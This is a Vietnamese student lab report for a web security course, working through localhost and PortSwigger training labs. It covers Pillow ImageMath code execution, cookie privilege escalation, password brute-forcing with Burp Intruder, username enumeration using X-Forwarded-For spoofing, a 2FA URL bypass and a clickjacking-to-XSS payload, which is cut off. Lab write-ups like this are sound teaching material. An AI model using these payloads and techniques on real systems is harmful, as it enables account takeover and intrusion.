

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật web và ứng dụng

Lab 2: Tổng quan các lỗ hổng bảo mật web thường gặp (phần 2)

Bài Tập Làm Ở Nhà

GVHD: Nghi Hoàng Khoa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.P11.ATCL.1

STT	Họ và tên	MSSV	Email
1	Tôn Thất Bình	21520639	2152xxxx@gm.uit.edu.vn
2	Nguyễn Văn Hào	20521293	2052xxxx@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	Bỏ
4	Bài tập 4	100%
5	Bài tập 5	100%
6	Bài tập 6	Bỏ
7	Bài tập 7	100%
8	Bài tập 8	100%
9	Bài tập 9	100%
10	Bài tập 10	100%
11	Bài tập 11	100%
12	Bài tập 12	100%
13	Bài tập 13	100%

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. http://localhost:8000/a9_lab2

- **Mô tả:** ứng dụng web sử dụng thư viện Pillow 8.0.0 có lỗ hổng thực thi code

- **Các bước thực hiện:**

+ Bước 1: Thực hiện tra cứu về thư viện Pillow ta phát hiện các phiên bản trước 9.0.0 mắc lỗi như hình:

```
PIL.ImageMath.eval in Pillow before 9.0.0 allows evaluation of arbitrary expressions, such as ones that use the Python exec method
ImageMath.eval("exec(exit())") .
```

+ Bước 2: Được biết ứng dụng web sử dụng hàm như hình:

```
img = Image.open(file)
img = img.convert("RGB")
r,g,b = img.split()
output = ImageMath.eval(function_str,img = img, b=b, r=r, g=g)
```

+ Bước 3: Chọn tệp hình ảnh và sử dụng hàm exec(exit):

In this page you can upload a image and apply different math equation on it's rgb layer

Varriable refference

img --> actual image file | r --> red channel | g --> green channel
b --> blue channel | g --> green channel

Some Example

convert(r, 'l')
convert(r+g+b, 'l')
convert(r-g, 'l')

Choose File Screenshot_...21_34_47.png

exec(exit())

Submit

Hint View Code Back to Lab Details

+ Bước 4: Kết quả trả về cho thấy server đã gặp lỗi và không thể phản hồi:

Burp Suite Community Edition

Error

No response received from remote server.

2. http://localhost:8000/insec_des_lab


- **Mô tả:** Thực hiện chỉnh sửa cookie để có thể leo lên quyền admin

- **Các bước thực hiện:**


+ Bước 1: Vào trang web thì thấy Only Admins can see this page.



+ Bước 2: Ta bắt gói tin và thu thập giá cookie của trang:




+ Kết quả thu được Welcome Admin, SECRETKEY: ADMIN123




4. http://localhost:8000/ssrf_discussion

- **Mô tả:** Thực hiện tìm lỗi code không thực hiện filter
- **Các bước thực hiện:**


+ Bước 1: Ở round 1 ta thấy là những dòng này không thực hiện filter đầu vào khi get file và kết quả trả về chính xác:



+ Bước 2: Tiếp tục round 2 cũng truy vấn trực tiếp vào file mà không thực hiện filter và kết quả trả về chính xác:



+ Bước 3: Tiếp tục round 3: Ở đây ta sẽ thực hiện sửa code thì ta sẽ add thêm vào phần filter ở code python khi lấy file và ở code html thì ta thực hiện chỉ truyền vào tham số và lọc tham số đầu vào từ code python và kết quả trả về thất bại code không hoạt động:



5. <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-bruteforce-via-password-change>

- **Mô tả:** Brute-force mật khẩu người dùng sử dụng tính năng đổi mật khẩu
- **Các bước thực hiện:**
 - + Bước 1: Đăng nhập tài khoản được cấp và sử dụng tính năng đổi mật khẩu:

My Account

Your username is: wiener

Email

Update email

Current password

New password


Confirm new password

Change password

+ Bước 2: Sử dụng burpsuite bắt request đổi mật khẩu và gửi đến burp repeater. Lần lượt thay đổi các trường current-pwd, new-pwd-1, new-pwd-2 và gửi request, từ kết quả trả về ta nhận thấy nếu current-pwd được nhập đúng và new-pwd-1/new-pwd-2 khác nhau thì kết quả trả về “New passwords do not match”:



+ Bước 3: Từ thông tin trên ta thực hiện gửi request trong burp intruder với username là carlos, current-pwd sẽ được thay từ danh sách có sẵn, new-pwd-1 và 2 khác nhau:



+ Thêm danh sách pwd ở mục payload

1 Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100
Payload type: Simple list Request count: 100

2 Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste 123456
Load ... password
Remove 12345678
Clear qwerty
Deduplicate 123456789
12345
1234
111111
1234567
dragon

Add Enter a new item
Add from list ... [Pro version only]

+ Thêm cờ để nhận diện current-pwd đã đúng

? Grep - Match
These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste New passwords do not match
Load ...
Remove
Clear

Add New passwords do not match

Match type: ☒ Simple string
☐ Regex

+ Bước 4: Từ kết quả gửi request đã phát hiện cụm từ “New passwords do not match”:

Intruder attack results filter: Showing all items									
Request	Payload	Status code	Response received	Error	Timeout	Length	New passwords ...	Comment	
20	666666	200	541			4010	1		
0		200	693			4013			
1	123456	200	533			4013			
2	password	200	540			4013			
3	12345678	200	623			4013			
4	access	200	561			4013			
5	qwerty	200	543			4013			
6	123456789	200	563			4013			
7	12345	200	548			4013			
8	1234	200	555			4013			

+ Bước 5: Sử dụng username carlos và password 666666 để đăng nhập:

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Email

Update email

Current password

New password

7. <https://portswigger.net/web-security/authentication/password-based/lab-usernameenumeration-via-response-timing>

- **Mô tả:** Bruteforce username dựa vào phản hồi của server

- **Các bước thực hiện:**

+ Bước 1: Thực hiện đăng nhập vào web với username và password được cấp, xác định gói request được gửi và chuyển gói đến burp intruder:

Request		Response	
Pretty	Raw	Pretty	Raw
13	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36	1	HTTP/2 302 Found
14	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	2	Location: /my-account?id=wiener
15	Sec-Fetch-Site: same-origin	3	Set-Cookie: session=3Dy7EN5hwZxPac1GkYPagU8pxZXpo86c; Secure; HttpOnly; SameSite=None
16	Sec-Fetch-Mode: navigate	4	X-Frame-Options: SAMEORIGIN
17	Sec-Fetch-User: ?1	5	Content-Length: 0
18	Sec-Fetch-Dest: document	6	
19	Referer: https://0a5900df04b6188d80c4e46b00820047.web-security-academy.net/login	7	
20	Accept-Encoding: gzip, deflate, br		
21	Priority: u=0, i		
22			
23	username=wiener&password=peter		

+ Bước 2: Do trang web sẽ tạm thời chặn ip nếu đăng nhập thất bại nhiều lần trong thời gian ngắn nên ta sẽ sử dụng thêm trường “X-Forwarded-For” để giả mạo địa chỉ ip nguồn:

```
Upgrade-Insecure-Requests: 1
Origin: https://0a5900df04b6188d80c4e46b00820047.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a5900df04b6188d80c4e46b00820047.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
X-Forwarded-For: 505

username=Swiener5&password=
```

+ Bước 3: Ta biết được server chỉ thực thi băm và so sánh mã băm khi username được nhập vào có tồn tại nhằm tiết kiệm tài nguyên. Vì vậy ta sẽ sử dụng mật khẩu với độ dài lớn nhằm tạo ra sự khác biệt trong phản hồi đủ lớn để biết được username có tồn tại trong hệ thống:

[illegible]

+ Bước 4: Thực hiện thêm vào danh sách các địa chỉ ip sẽ sử dụng và username cần kiểm tra:

?

Payload sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count:

100

Payload type:

Numbers

Request count:

100

?

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:

☒ Sequential

☐ Random

From:

1

To:

100

Step:

1

How many:

Number format

Base:

☒ Decimal

☐ Hex

Min integer digits:

0

Max integer digits:

3

Min fraction digits:

0

Max fraction digits:

0

Examples

1

321

?

Start attack

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 101

Payload type: Simple list

Request count: 100

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

carlos

root

admin

test

guest

info

adm

mysql

user

administrator

Enter a new item

?

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

3. Intruder attack of https://0a1000470466595381ad7a0000190029.web-security-academy.net

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
87	87	as	200	1099			3336	
11	11	oracle	200	626			3336	
54	54	albuquerque	200	617			3336	
81	81	archie	200	597			3336	
83	83	argentina	200	590			3336	
33	33	administrators	200	586			3336	
8	8	mysql	200	582			3336	
85	85	arkansas	200	579			3336	
74	74	apple	200	577			3336	
50	50	akamai	200	575			3336	

Request Response

Attacktype: Pitchfork

?

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

○

Target:

☒

Update Host header to match target

5

Cache-Control: max-age=0

6

Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"

7

Sec-Ch-Ua-Mobile: 0

8

Sec-Ch-Ua-Platform: "Linux"

9

Accept-Language: en-US

10

Upgrade-Insecure-Requests: 1

11

Origin: https://0a1000470466595381ad7a0000190029.web-security-academy.net

12

Content-Type: application/x-www-form-urlencoded

13

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

14

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15

Sec-Fetch-Site: same-origin

16

Sec-Fetch-Mode: navigate

17

Sec-Fetch-User: 1

18

Sec-Fetch-Dest: document

19

Referer: https://0a1000470466595381ad7a0000190029.web-security-academy.net/login

20

Accept-Encoding: gzip, deflate, br

21

Priority: u=0, i

22

X-Forwarded-For: \$1\$

23

24

username=as&password=\$12345678\$

?

⚙️

↩️

↪️

🔍

2 payload positions

2 highlights

Clear

Length: 1030

8. <https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass>

- **Mô tả:** Bypass 2 yếu tố thông qua gợi ý đăng nhập nick Your credentials


- **Các bước thực hiện:**

+ Ta có sẵn nick You và Victim's đã cho:

- Your credentials: wiener:peter
- Victim's credentials carlos:montoya

+ Bước 1: Ta đăng nhập bằng user password của Your credentials:

Login



Username

wiener

Password

.....

Log in

+ Bước 2: Sau khi vào thì hiển thị yêu cầu nhập 4 chữ số để xác thực 2 yếu tố thì ta chọn Email client để lấy mã để login :

WebSecurity
Academy

2FA simple bypass

Back to lab home

Email client

Back to lab description >>

Please enter your 4-digit security code

Login



Your email address is wiener@exploit-0aef005c0355cb7e89cc3070015f008b.exploit-server.net

Displaying all emails @exploit-0aef005c0355cb7e89cc3070015f008b.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2024-10-08 11:55:02 +0000	wiener@exploit-0aef005c0355cb7e89cc3070015f008b.exploit-server.net	no-reply@0a38008c03e0cb1e893a31190000005a.web-security-academy.net	Security code	<p>Hello!</p> <p>Your security code is 1368.</p> <p>Please enter this in the app to continue.</p> <p>Thanks, Support team</p>

[View raw](#)

+ Bước 3: Sau khi đăng nhập thành công thì ta hãy để ý đến URL thì ta thấy trang đang ở route là **/my-account?id=wiener** :

 https://0a38008c03e0cb1e893a31190000005a.web-security-academy.net/my-account?id=wiener

[Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#)

Web Security Academy

2FA simple bypass

[Email client](#) [Back to lab description >>](#)

My Account

Your username is: wiener

Your email is: wiener@exploit-0aef005c0355cb7e89cc3070015f008b.exploit-server.net

Email

Update email

+ Bước 4: Ta tiến hành đăng nhập bằng user password của Victim's credentials:


Login

Username

Password

[Log in](#)

+ Bước 5: Sau khi vào thì hiển thị yêu cầu nhập 4 chữ số để xác thực 2 yếu tố, ta tiến hành đổi URL ở cuối từ **login2** thành **my-account?id=carlos** để thực hiện by-pass :



Web Security Academy

2FA simple bypass

[Back to lab home](#)

[Email client](#)


[Back to lab description >>](#)

Please enter your 4-digit security code

[Login](#)

https://0a38008c03e0cb1e893a31190000005a.web-security-academy.net/my-account?id=carlos

+ Kết quả thu được:



9. <https://portswigger.net/web-security/clickjacking/lab-exploiting-to-trigger-dom-based-xss>

- **Mô tả:** Sử dụng clickjacking để kích hoạt DOM-based xss

- **Các bước thực hiện:**

+ Bước 1: Điền vào form và thực hiện gửi, sau đó xem xét cấu trúc html của trang, ta nhận thấy trang sử dụng tên người dùng trong trường nhập liệu đưa vào thẻ `` :

```
<form id="feedbackForm" action="/feedback/submit" method="POST" enctype="application/x-www-form-urlencoded" personal="true"> == $0
  <input required type="hidden" name="csrf" value="UZ6Pt3sf7tWvJ4If2rKKdKJbkvASPCrQ">
  <label>Name:</label>
  <input required type="text" name="name">
  <label>Email:</label>
  <input required type="email" name="email">
  <label>Subject:</label>
  <input required type="text" name="subject">
  <label>Message:</label>
  <textarea required rows="12" cols="300" name="message"></textarea>
  <button class="button" type="submit"> Submit feedback </button>
  <span id="feedbackResult">Thank you for submitting feedback, bhin!</span>
</form>
<script src="/resources/js/submitFeedback.js"></script>
```

+ Bước 2: Chuyển đến server exploit và tạo clickjacking payload như hình:

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<style>
iframe{
  position: relative;
  width: 1000px;
  height: 900px;
  opacity: 0.1;
  z-index: 2;
}
div{
  position: absolute;
  top: 815px;
  left: 40px;
```

[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
z-index: 2;
}
div{
  position: absolute;
  top: 815px;
  left: 40px;
  z-index: 1;
}
</style>
<div>Click</div>
